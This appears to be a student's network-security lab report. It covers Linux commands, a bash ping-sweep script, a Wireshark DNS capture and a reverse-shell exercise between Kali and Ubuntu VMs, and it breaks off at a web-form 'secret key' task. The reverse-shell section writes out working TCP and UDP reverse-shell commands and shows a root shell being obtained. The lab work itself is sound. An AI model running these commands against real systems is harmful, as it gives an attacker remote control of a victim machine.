2. Exploring Linux Commands

2.1 Getting Familiar with Basic Linux Commands [10%]

man: The man command gives the manuals of a command or utility run in the terminal.

id: The id command prints the genuine and effective user ID and group ID.

df -Th: The df -Th command displays the file system type and the amount of disk space available in powers of 1024 (e.g., 1023M) on the file system containing each file name argument.

ps aux: The ps aux command displays information about all the running process in system including the process ID, the user that owns the process, the percentage of CPU and memory resources that the process is using, and the command that started the process.

which: The which command gives the location of a command or program in the system's PATH.

scp: The scp command allows user to securely copy files between two machines on the network.

tar: The tar command can create Archive and extract the Archive files.

netstat: The netstat command prints network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.

ifconfig: The ifconfig command can be used to configure and display information about the network interfaces on a system.

netcat: The netcat command is used to read and write data across a network using either TCP or UDP.

dig: The dig command is used to query DNS servers for information about a specific domain or hostname.


curl: The curl command is used for transferring data from or to a server.

2.2 Running and Implementing Basic Programs

2.2.1 Ping Sweep [10%]

How to implement the Ping Sweeper program:

I wrote a shell script:


```
root@kaiyu: /home/kaiyu/Lab01
#! /bin/bash
for ip in {1..254}; do
ping -c 1 $1.$2.$3.$ip | grep "bytes from" | cut -d " " -f  4 | cut -d ":" -f  1 &
#echo "$1.$2.$3.$ip"
done
```

In the script, I used a for loop from 1 to 254 (a.b.c.0/24 has 254 effective addresses from a.b.c.1 to a.b.c.254).


The arguments a, b, c are read sequentially from the command line inputs when running this script.

In each loop, it runs a ping command. The -c option means only ping once. Then I used three pipes with the commands grep and cut, to only show the list of IP addresses without other information.

How to run my Ping Sweeper program:

(1) Use the command chmod +x to make this script executable.

(2) Run this script with three ordered arguments (the first one is a, the second is b, and the third is c).


```
root@kaiyu:/home/kaiyu/Lab01# chmod +x ping_sweep.sh
root@kaiyu:/home/kaiyu/Lab01# ./ping_sweep.sh 10 0 2
10.0.2.2
10.0.2.4
10.0.2.3
10.0.2.15
```

2.2.2 Using Wireshark [15%]

● How many transmitted and received packets did this command result with? Explain in 2--3 sentences what has just happened (including the used network protocol).

There are **two** packets that this command resulted with.


These two packets used **DNS** protocol.

In the No.1 packet, the client (192.168.1.143) sent a query to its DNS server (192.168.1.234) to look up the A record for the domain name “sfu.ca.”

Then, in the No.2 packet, the DNS server sent a response to the client, including the answer to the query, the A records for “sfu.ca.”


● Show screenshots of each of these packets using the Packet Details window in Wireshark.

The screenshots should clearly show packets content.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.143	192.168.1.234	DNS	77	Standard query 0x36b8 A sfu.ca OPT
2	0.002775608	192.168.1.234	192.168.1.143	DNS	141	Standard query response 0x36b8 A sfu.ca A 142.58.103.55 A 142.58.103.137 A 142.58.228.150 A 142.58.103.17 OPT
3	0.143874532	192.168.1.234	239.255.255.250	SSDP	444	NOTIFY * HTTP/1.1

```
▸ Frame 1: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_70:d2:53 (08:00:27:70:d2:53), Dst: 3c:cd:57:52:d7:e9 (3c:cd:57:52:d7:e9)
▸ Internet Protocol Version 4, Src: 192.168.1.143, Dst: 192.168.1.234
▸ User Datagram Protocol, Src Port: 56886, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x36b8
  ▸ Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ sfu.ca: type A, class IN
  ▸ Additional records
    [Response In: 2]
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.143	192.168.1.234	DNS	77	Standard query 0x36b8 A sfu.ca OPT
2	0.002775608	192.168.1.234	192.168.1.143	DNS	141	Standard query response 0x36b8 A sfu.ca A 142.58.103.55 A 142.58.103.137 A 142.58.228.150 A 142.58.103.17 OPT
3	0.143874532	192.168.1.234	239.255.255.250	SSDP	444	NOTIFY * HTTP/1.1


```
▸ Frame 2: 141 bytes on wire (1128 bits), 141 bytes captured (1128 bits) on interface 0
▸ Ethernet II, Src: 3c:cd:57:52:d7:e9 (3c:cd:57:52:d7:e9), Dst: PcsCompu_70:d2:53 (08:00:27:70:d2:53)
▸ Internet Protocol Version 4, Src: 192.168.1.234, Dst: 192.168.1.143
▸ User Datagram Protocol, Src Port: 53, Dst Port: 56886
▾ Domain Name System (response)
    Transaction ID: 0x36b8
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ sfu.ca: type A, class IN
  ▾ Answers
    ▸ sfu.ca: type A, class IN, addr 142.58.103.55
    ▸ sfu.ca: type A, class IN, addr 142.58.103.137
    ▸ sfu.ca: type A, class IN, addr 142.58.228.150
    ▸ sfu.ca: type A, class IN, addr 142.58.103.17
  ▸ Additional records
    [Request In: 1]
    [Time: 0.002775608 seconds]
```

2.2.3 Running Reverse Shell [25%]

● Which command should you run first? Why?

We should first run the command $ nc -nlvp 9090 in the attacker machine. Because we are running a reverse shell, the attacker machine should start a listener first so that the victim machine can connect back to it.

● Show a screenshot from the victim machine when you attempt to spawn a reverse shell using the wrong order.



```
root@kaiyu:/home/kaiyu# /bin/bash -i > /dev/tcp/192.168.1.194/9090 0<&1 2>&1
bash: connect: Connection refused
bash: /dev/tcp/192.168.1.194/9090: Connection refused
```

● Explain how these two commands work.

$ nc -nlvp 9090: The attacker machine started a netcat listener on the port 9090.


$ /bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1:

The victim machine opened an interactive shell, and redirect the IO streams to the TCP socket ATTACKER_IP: 9090.

● Take a proper screenshot showing that you successfully executed a reverse shell.

Kali (192.168.1.194) is the attacker machine.

Ubuntu (192.168.1.143) is the victim machine.




```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 9090
listening on [any] 9090 ...
connect to [192.168.1.194] from (UNKNOWN) [192.168.1.143] 59166
root@kaiyu:/home/kaiyu# whoami
whoami
root
root@kaiyu:/home/kaiyu# 
```


● Are the transmitted packets on the wire encrypted? Prove your answer with proper screenshots (Hint: can you use Wireshark?)

They are **not encrypted**.


By using Wireshark, we can find that the packets are transmitted using TCP protocol, and we can get the data of the packets in plaintext.



```
 64 25.025694013  192.168.1.143  192.168.1.194  TCP   74 59168 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1752896487 TSecr=0 WS=
 65 25.025766331  192.168.1.194  192.168.1.143  TCP   74 9090 → 59168 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2024190997 T
 66 25.026195229  192.168.1.143  192.168.1.194  TCP   66 59168 → 9090 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1752896488 TSecr=2024190997
 67 25.041272882  192.168.1.143  192.168.1.194  TCP  118 59168 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=52 TSval=1752896502 TSecr=2024190997
 68 25.041303703  192.168.1.194  192.168.1.143  TCP   66 9090 → 59168 [ACK] Seq=1 Ack=53 Win=65152 Len=0 TSval=2024191013 TSecr=1752896502
392 154.392971137 192.168.1.194  192.168.1.143  TCP   73 9090 → 59168 [PSH, ACK] Seq=1 Ack=53 Win=65152 Len=7 TSval=2024320364 TSecr=1752896502
393 154.393566816 192.168.1.143  192.168.1.194  TCP   66 59168 → 9090 [ACK] Seq=53 Ack=8 Win=64256 Len=0 TSval=1753025918 TSecr=2024320364
394 154.394122025 192.168.1.143  192.168.1.194  TCP   67 59168 → 9090 [PSH, ACK] Seq=53 Ack=8 Win=64256 Len=1 TSval=1753025918 TSecr=2024320364
395 154.394130034 192.168.1.194  192.168.1.143  TCP   66 9090 → 59168 [ACK] Seq=8 Ack=54 Win=65152 Len=0 TSval=2024320366 TSecr=1753025918
396 154.394958402 192.168.1.143  192.168.1.194  TCP   72 59168 → 9090 [PSH, ACK] Seq=54 Ack=8 Win=64256 Len=6 TSval=1753025919 TSecr=2024320366
397 154.394969351 192.168.1.194  192.168.1.143  TCP   66 9090 → 59168 [ACK] Seq=8 Ack=60 Win=65152 Len=0 TSval=2024320366 TSecr=1753025919
398 154.395814608 192.168.1.143  192.168.1.194  TCP   71 59168 → 9090 [PSH, ACK] Seq=60 Ack=8 Win=64256 Len=5 TSval=1753025920 TSecr=2024320366

      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·······AP···]
    Window: 502
    [Calculated window size: 64256]
    [Window size scaling factor: 128]
    Checksum: 0xb8df [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▾ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
      ▸ TCP Option - No-Operation (NOP)
      ▸ TCP Option - No-Operation (NOP)
      ▸ TCP Option - Timestamps: TSval 1752896502, TSecr 2024190997
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (52 bytes)
▾ Data (52 bytes)
    Data: 1b5d303b726f6f74406b616979753a202f686f6d652f6b6169797507726f6f74406b6169…

0040  b4 15 1b 5d 30 3b 72 6f  6f 74 40 6b 61 69 79 75   ··]0;ro ot@kaiyu
0050  3a 20 2f 68 6f 6d 65 2f  6b 61 69 79 75 07 72 6f   : /home/ kaiyu·ro
0060  6f 74 40 6b 61 69 79 75  3a 2f 68 6f 6d 65 2f 6b   ot@kaiyu :/home/k

Data (data.data), 52 bytes                                  Packets: 417 · Displayed: 20 (4.8%) · Drop
```



```
No.  Time          Source         Destination    Protocol Length Info
 13 3.350169412   192.168.1.194  192.168.1.143  TCP   66 9090 → 59166 [FIN, ACK] Seq=1 Ack=1 Win=509 Len=0 TSval=2024169322 TSecr=1750492668
 14 3.351177987   192.168.1.143  192.168.1.194  TCP   71 59166 → 9090 [PSH, ACK] Seq=1 Ack=2 Win=502 Len=5 TSval=1752874810 TSecr=2024169322
 15 3.351259441   192.168.1.194  192.168.1.143  TCP   54 9090 → 59166 [RST] Seq=2 Win=0 Len=0
 16 3.351721894   192.168.1.143  192.168.1.194  TCP   66 59166 → 9090 [FIN, ACK] Seq=6 Ack=2 Win=502 Len=0 TSval=1752874810 TSecr=2024169322
 17 3.351752900   192.168.1.194  192.168.1.143  TCP   54 9090 → 59166 [RST] Seq=2 Win=0 Len=0
 64 25.025694013  192.168.1.143  192.168.1.194  TCP   74 59168 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1752896487 TSecr=0 WS=128
 65 25.025766331  192.168.1.194  192.168.1.143  TCP   74 9090 → 59168 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2024190997 TSecr=1752896487 WS=128
 66 25.026195229  192.168.1.143  192.168.1.194  TCP   66 59168 → 9090 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1752896488 TSecr=2024190997
 67 25.041272882  192.168.1.143  192.168.1.194  TCP  118 59168 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=52 TSval=1752896502 TSecr=2024190997
 68 25.041303703  192.168.1.194  192.168.1.143  TCP   66 9090 → 59168 [ACK] Seq=1 Ack=53 Win=65152 Len=0 TSval=2024191013 TSecr=1752896502
392 154.392971137 192.168.1.194  192.168.1.143  TCP   73 9090 → 59168 [PSH, ACK] Seq=1 Ack=53 Win=65152 Len=7 TSval=2024320364 TSecr=1752896502
393 154.393566816 192.168.1.143  192.168.1.194  TCP   66 59168 → 9090 [ACK] Seq=53 Ack=8 Win=64256 Len=0 TSval=1753025918 TSecr=2024320364
394 154.394122025 192.168.1.143  192.168.1.194  TCP   67 59168 → 9090 [PSH, ACK] Seq=53 Ack=8 Win=64256 Len=1 TSval=1753025918 TSecr=2024320364
395 154.394130034 192.168.1.194  192.168.1.143  TCP   66 9090 → 59168 [ACK] Seq=8 Ack=54 Win=65152 Len=0 TSval=2024320366 TSecr=1753025918
396 154.394958402 192.168.1.143  192.168.1.194  TCP   72 59168 → 9090 [PSH, ACK] Seq=54 Ack=8 Win=64256 Len=6 TSval=1753025919 TSecr=2024320366
397 154.394969351 192.168.1.194  192.168.1.143  TCP   66 9090 → 59168 [ACK] Seq=8 Ack=60 Win=65152 Len=0 TSval=2024320366 TSecr=1753025919
398 154.395814608 192.168.1.143  192.168.1.194  TCP   71 59168 → 9090 [PSH, ACK] Seq=60 Ack=8 Win=64256 Len=5 TSval=1753025920 TSecr=2024320366

    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 913051466
    [Next Sequence Number: 8    (relative sequence number)]
    Acknowledgment Number: 53    (relative ack number)
    Acknowledgment number (raw): 1767033082
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x84cf [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (7 bytes)
▾ Data (7 bytes)
    Data: 77686f616d690a

0030  01 fd 84 cf 00 00 01 01  08 0a 78 a8 ad 6c 68 7b   ········ ··x··lh{
0040  13 f6 77 68 6f 61 6d 69  0a                        ··whoami ·
```



```
 64 25.025694013  192.168.1.143   192.168.1.194   TCP   74 59168 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1752896487 TSecr=0 WS=128
 65 25.025766331  192.168.1.194   192.168.1.143   TCP   74 9090 → 59168 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2024190997 TSecr=1752896487 WS=128
 66 25.026195229  192.168.1.143   192.168.1.194   TCP   66 59168 → 9090 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1752896488 TSecr=2024190997
 67 25.041272882  192.168.1.143   192.168.1.194   TCP  118 59168 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=52 TSval=1752896502 TSecr=2024190997
 68 25.041303703  192.168.1.194   192.168.1.143   TCP   66 9090 → 59168 [ACK] Seq=1 Ack=53 Win=65152 Len=0 TSval=2024191013 TSecr=1752896502
392 154.392971137 192.168.1.194   192.168.1.143   TCP   73 9090 → 59168 [PSH, ACK] Seq=1 Ack=53 Win=65152 Len=7 TSval=2024320364 TSecr=1752896502
393 154.393566816 192.168.1.143   192.168.1.194   TCP   66 59168 → 9090 [ACK] Seq=53 Ack=8 Win=64256 Len=0 TSval=1753025918 TSecr=2024320364
394 154.394122025 192.168.1.143   192.168.1.194   TCP   67 59168 → 9090 [PSH, ACK] Seq=53 Ack=8 Win=64256 Len=1 TSval=1753025918 TSecr=2024320364
395 154.394130034 192.168.1.194   192.168.1.143   TCP   66 9090 → 59168 [ACK] Seq=8 Ack=54 Win=65152 Len=0 TSval=2024320366 TSecr=1753025918
396 154.394958402 192.168.1.143   192.168.1.194   TCP   72 59168 → 9090 [PSH, ACK] Seq=54 Ack=8 Win=64256 Len=6 TSval=1753025919 TSecr=2024320366
397 154.394969351 192.168.1.194   192.168.1.143   TCP   66 9090 → 59168 [ACK] Seq=8 Ack=60 Win=65152 Len=0 TSval=2024320366 TSecr=1753025919
398 154.395814608 192.168.1.143   192.168.1.194   TCP   71 59168 → 9090 [PSH, ACK] Seq=60 Ack=8 Win=64256 Len=5 TSval=1753025920 TSecr=2024320366

      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·······AP···]
    Window: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x84cf [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
      TCP Option - No-Operation (NOP)
      TCP Option - No-Operation (NOP)
      TCP Option - Timestamps: TSval 2024320364, TSecr 1752896502
  [Timestamps]
  [SEQ/ACK analysis]
    TCP payload (7 bytes)
Data (7 bytes)
    Data: 77686f616d690a

0030  01 fd 84 cf 00 00 01 01  08 0a 78 a8 ad 6c 68 7b   ·········x··lh{
0040  13 f6 77 68 6f 61 6d 69  0a                        ··whoami ·
```


● Suggest another method to run a reverse shell (with sufficient explanation), and show proper screenshots of running a reverse shell using this method.

Besides running the reverse TCP shell, we can run a reverse UDP shell.


First, run the command: $ nc -unlvp 9092 on the attacker machine to start a netcat listener on the UDP port 9092.

Then, we can go to the victim machine and run the command $ sh -i >& /dev/udp/192.168.1.194/9092 0>&1.

This command opened an interactive shell, and redirect the IO streams to the UDP socket 192.168.1.194: 9092.



```
┌──(root㉿kali)-[/home/kali]
└─# nc -unlvp 9092
listening on [any] 9092 ...
connect to [192.168.1.194] from (UNKNOWN) [192.168.1.143] 39338
# whoami
root
# 
```




```
root@kaiyu:/home/kaiyu# sh -i >& /dev/udp/192.168.1.194/9092 0>&1
```

3. Gaining a Secret Key [40%]

(1) First, I took a quick look at this web page and found that there is a form at the bottom of the page.

(2) Then I tried to fill in this form. I found that below this form the number of characters will be automatically changed.


Leave A Message.


Name	Email
test	test@abc.com

Message

test

